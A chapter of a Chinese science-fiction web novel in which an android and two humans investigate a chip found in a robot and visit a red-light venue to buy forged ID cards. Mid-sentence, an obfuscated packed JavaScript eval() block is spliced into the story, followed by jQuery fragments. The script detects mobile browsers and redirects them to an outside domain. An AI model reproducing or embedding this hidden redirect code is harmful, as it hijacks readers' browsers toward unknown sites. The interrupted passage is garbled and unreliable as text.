6. 霓虹茧房

作品:《图灵收到了花

    扬光臭着脸冲艾拉零没好气道:“看好了。”


    手腕一落一起,西弗斯的金属圆环一声脆响,紧接着暴跳如雷的声音响彻基地。


    “瞧瞧你干的好事儿!瞧瞧啊,瞧瞧啊!博士对你太失望了,你!与自然人类为伍!”


    “闭嘴,西弗斯。”


    扬光耳朵都要炸了:“他一直这样吗?”


    艾拉零:“K902,性格差了一点,业务能力优秀。”


    西弗斯还在骂骂咧咧:“你对我做了什么?非法改造!一定是非法改造!”


    “不好意思啊,”扬光悠闲地呲着大牙,“我法盲,修改屏障代码犯法吗?”


    顾筵看着艾拉零检查西弗斯的代码和基础零件,西弗斯还在骂。


    “你知道吗,你现在的行为和剥光我的衣服没有区别!你让我用这个姿态示人!不可饶恕!”


    “一堆零件而已,只有机械狂会用那种眼光看你。”扬光本想保持臭脸,但艾拉零的举动实在引他好奇,凑过去问:“你找什么呢?”


    艾拉零突然回头,他才意识到自己太过靠近,踉跄着退了一步。


    “对比代码,之前的代码看来不是你修改的。”


    “啊?”扬光抓抓脑袋,“怎么还打哑谜啊?”


    顾筵收回目光:“我不联系继续使用它,王室能修改代码,也能修改硬件。”


    艾拉零摇摇头:“我需要他。”顾筵注意到了她的用词,忍不住问:“这也是朋友吗?”


    艾拉零抬头有些疑惑地看向他几秒,语气平缓:“当然。”


    “你的评价标准到底是什么?”


    艾拉零回答:“我们出生入死。”


    (西弗斯喘着粗气:“出生入死!说得好听!”)


    扬光没好气地按住西弗斯想强行关机,西弗斯大叫:“顾筵!顾筵!研究中心助理研究员!扬光!扬光!你算个什么东西!”


    “满嘴喷的啥?!”扬光也陪了个破口大骂,按住西弗斯躁动的躯体强行关闭。艾拉零瞥了顾筵一眼:“我也好奇,你是妈妈派来的,那他呢?”她看向扬光,“我猜妈妈一定不知道他的存在,对吧。”


    扬光反唇相讥:“跟你有关系吗?你合作的是顾筵,我搭档的是顾筵,而我们之间,你和我,”他指指自己又指指艾拉零,“仅仅只是在同一个空间里。哦,如果你可以呼吸的话,我们倒是还呼吸同一个地球的空气。”


    他伸手就作势去探艾拉零的鼻息,被她一手刀打掉。


    扬光不过是做做样子,从第三代仿生人劳拉开始模拟呼吸的技术就已经成熟了。那时候是作为儿童陪伴型伙伴推出的,目的是为了最大程度削减孩子和家长对于拟人物体的恐惧。顾筵在一旁思忖良久,久到甚至没有心情去打断扬光嘴欠。


    他突然发声:“我要去王室中心塔,如果可以,我希望你能助我一臂之力。”


    艾拉零:“我能问为什么吗?”


    “互通有无是信任的基本前提,你只要有疑问,我知无不言——”他举起从西弗斯的零部件里找到的一枚精巧的芯片,“看看这上面写着什么。”


    艾拉零接过来,正反面都翻了一遍。


    哑光质感的墨绿色玻璃纤维板能隐隐看到内部的方阵结构,已经切断了电路,似乎没有什么威胁性。但引人注意的果然还是外面那行字。


    ChronoCore。


    艾拉零摇摇头:“没有见过。”“在你朋友的身体里被找到,你不好奇吗?”


    扬光似乎想到了什么,目光在二人之间逡巡一圈,倒是一反常态地闭上了嘴。


    艾拉零思索片刻,轻微但坚定地点了头:“你的伤什么时候好,我们什么时候出发。”


    “出发?你是说去哪儿?”扬光语气奇怪。


    艾拉零坦然回答:“王室中心塔,北纬48.8度,东经2.3度。”“等等,”扬光一阵头疼,“我以为你很聪明来着?你该不会觉得你的ID卡还能用吧?”


    “当然不能,”艾拉零极少做表情,但扬光发誓她现在脸上写着“你是白痴吗”这句话,“但闸机可以暴力拆解,其实不难。”


    扬光心里听得哇凉哇凉的。


    呵呵,好一个不难。


    他脑海里已经能浮现艾拉零搬了个电磁脉冲把中心塔的电子设备瘫痪后一个纳米侵蚀弹把那破地方夷为平地的恐怖画面。


    “暴力拆解不可取,你的出现很可能会威胁到博士,难道你没想过吗?”顾筵道。


    “我考虑过七种方案,依然觉得暴力拆解能最快达到目标。”


    顾筵双手抱胸:“我的方案也许你可以听听,但成功率与你息息相关。”


    “取决于我的什么?”


    “取决于你能不能足够像一个自然人。”


    ———


    霓虹茧房位于中心区的南部高墙外,刚出城艾拉零就退了一步。


    顾筵和扬光没什么反应。


    扬光回头看了看她在后面几步之遥站定的样子,咧嘴笑了。


    “怎么,难道你没见过中心区外面的光源?还是你以为地球上的灯都一样?”


    如今的地球已经一片水深火热的熔炉,大部分人都困于其中。顾筵默默地等她的反应。


    扬光还在叨叨:“人分三六九等,所以人能照的光也分三六九等。”


    他转身自顾自地朝着前方的废墟走去。


    昏暗的光打下来,像是辉煌的中心区身后的一片阴影。


    植被难以覆盖这片土地,只有一些暗流出有些青苔。


    “早让你不要用滑轨通道了,你那破影渡,没有通道的地方又用不了。”扬光啐了一声,哀哀吼道,“腿要断了。”


    他们走的是小路,时不时能从废墟的狭缝中看见大道上来往的灯火通明的马车。


    “我们也应该租一辆的。”


    无人回应。


    “我说,你们俩谁理理我?”


    依旧沉寂。


    “无趣。”


    其实远没有扬光抱怨得远,只是层层叠叠的废墟遮盖了视线,等到视野重新开阔,霓虹闪烁着的三层红砖建筑出现在众人眼前。


    “霓虹茧房。”扬光吹了吹口哨,“名副其实吧。”


    门口站着一名妖娆的女子,朝站在最前面的扬光风情万种地挥了挥手。几人走近,艾拉零锁定了她锁骨上的条码。


    克里斯塔T022。


    “先生,指名吗?”


    扬光嬉皮笑脸:“指啊!哦,”突然想起来似的,摸遍了全身口袋,找出一张皱巴巴的纸,“克里斯塔A209。”


    T022闻言,抬起狐媚的眼眸看向扬光身后的顾筵和艾拉零。


    她在艾拉;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|chxs|n|xyz|15073041|163308||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    零身上停留的时间有些久。顾筵云淡风轻地揽过艾拉零,T022这才收回目光。


    “这位小姐有些面善,是我冒犯了。客人们,请随我来。”


    霓虹茧房的第一层乌烟瘴气得可以,各种面色阴沉苍白的人慢吞吞地走着走着。形容枯槁的瘦长身影靠在角落吞云吐雾,T022领着他们经过这些人,偶尔有几个抬头漠然看一眼,大多数人都视而不见,沉溺在自我的享乐中。


    “别在意他们,当不存在就好了。”T022慢吞吞地当着众人的面对顾筵等人说。


    “A209,找你的。”


    房间里另一名克里斯塔在抽着水烟。“欢迎,我的客人们。”


    她又抽了一口。


    顾筵将一叠纸币放到她面前:“这是你的报价的两倍,我再翻了一倍。”


    A209换了个坐姿。


    “为什么?”


    “我了解到你一单只做一个ID卡。”


    “我喜欢这种花功夫了解我的男人。”A209含笑点了点烟杆。


    “看这个数目,你是要做两张?”她的目光一转,“谁和谁的?”


    艾拉零往前半步。


    A209啧啧两声:“你们人类喜欢在这么刺激的地方约会?”


    顾筵漫不经心道:“偶尔吧。”


    “这单我可以接两张,但我只收原价。”A209的葱葱玉指取了一半推回去。


    “不过加个码也不是不行。”她笑意盈盈地看着艾拉零,“这位小姐告诉我,这杆水烟是什么味道的?我惦记了好久,抽是抽上了,但我们没有嗅觉。”


    还没等三人做反应,她伸出食指摇了摇,“可千万别同情我们,在霓虹茧房,没嗅觉再好不过了,听说那些老男人,味道一个比一个冲。”


    她明媚地笑了,和言语形成鲜明的对比。


    A209的烟杆收在脸侧,艾拉零淡淡地上前俯下身,靠得就快贴上去才嗅得到烟杆。扬光见鬼似的看着A209的眼神黏腻在艾拉零脸上。


    艾拉零这才退后:“不同的烟草调味不同,你这一杆远远闻只有薄荷味,但是凑近了能闻到香草混着焦糖的甜。是中心区的东西,价格不菲,贵族少女们不少人偏爱这个味道。”


    “太棒了,那老男人果然没骗我。”


    A209又来了一口。


    “这单我接了,你们随处逛逛,别去顶层打扰贵人们就好。”出门后扬光摸了摸自己一胳膊的鸡皮疙瘩。


    “这个型号的仿生人不会是服务女贵族的吧,靠。”


    艾拉零看了他一眼:“出厂设置很统一,克里斯塔型是专门用于红灯区服务的,刚刚如果凑近的是你,她也会那样看你。不过我的信息库可以更新了,扬光没接触过克里斯塔型。”


    扬光不敢相信自己的耳朵,朝顾筵压低声音喊:“我靠,她嘲笑我?你听见没?她嘲笑我!”


    顾筵不语,但扬光总觉得他的表情管理也不太到位,莫名地欠揍。


    又一名克里斯塔从他们身边经过,多看了艾拉零两眼。


    扬光不可能忽视这个问题,紧张地问:“你来过?”


    艾拉零摇摇头。


    “你当我傻是不?她们那样子明显见过你!你故意坑我们呢?”


    艾拉零停下来:“我以为人类合作的先决条件是坦诚和信任。”